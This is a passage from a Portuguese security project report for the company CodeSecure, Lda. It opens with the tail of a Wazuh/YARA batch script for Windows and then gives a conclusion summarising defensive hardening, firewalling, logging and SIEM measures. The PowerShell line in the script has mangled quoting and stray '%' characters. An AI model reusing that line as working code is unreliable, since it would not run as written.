echo %syscheck_file_path% >> %log_file_path%
for /f "delims=" %a in ('powershell -command "% " %yara_exe_path% " %yara_rules_path% " %syscheck_file_path%"') do (
    echo wazuh-yara: INFO - Scan result: %a >> %log_file_path%
)

exit /b

```

A integração entre Wazuh, rsyslog e pfSense garante uma visão holística da segurança da infraestrutura, permitindo detetar, correlacionar e responder a incidentes de forma rápida e eficaz.

8. Conclusão

O presente projeto demonstrou a implementação de uma infraestrutura informática segura para a empresa CodeSecure, Lda., integrando múltiplas camadas de segurança de acordo com as melhores práticas da indústria. A abordagem adotada foi a de defesa em profundidade, onde cada camada de segurança complementa as restantes, minimizando o impacto de um eventual comprometimento.

As principais realizações do projeto incluem:

- Conceção e implementação de uma arquitetura de rede segmentada com DMZ, redes internas por departamento e datacenter isolado
- Implementação de hardening em todos os sistemas Linux, incluindo atualizações automáticas, UFW, SSH seguro, auditd, AppArmor e Fail2ban
- Configuração de WAF (ModSecurity com OWASP CRS) nas máquinas web para proteção contra ataques de aplicação
- Implementação de Windows Server como Domain Controller com Active Directory, GPOs de segurança, políticas de password, auditoria de login, UAC, bloqueio de execução em %APPDATA%/TEMP%, Homefolders por departamento e hardening do RDP
- Realização de avaliação de riscos abrangente, identificando 19 ativos críticos e as respetivas estratégias de mitigação
- Implementação de firewall pfSense com regras granulares para controlo de tráfego entre a Internet, DMZ e rede interna
- Configuração de sistema de centralização de logs com rsyslog, garantindo persistência e organização dos eventos de segurança
- Implementação do SIEM Wazuh com active responses automáticas para brute force, SQL injection, malware (YARA Rules) e monitorização de integridade de ficheiros, tanto para Linux como para Windows

A infraestrutura implementada está alinhada com as recomendações do NIST Cybersecurity Framework, as boas praticas do CIS, e enquadra as atividades realizadas na framework MITRE ATT&CK. O objetivo não é a exploração destrutiva, mas sim a identificação de fragilidades e a implementação de medidas de mitigação eficazes.

Como trabalho futuro, recomenda-se a implementação de autenticação multifator (MFA) em todos os sistemas críticos, a realização periódica de testes de penetração para validação das medidas de segurança implementadas, e a definição formal de um plano de resposta a incidentes e um plano de continuidade de negócio.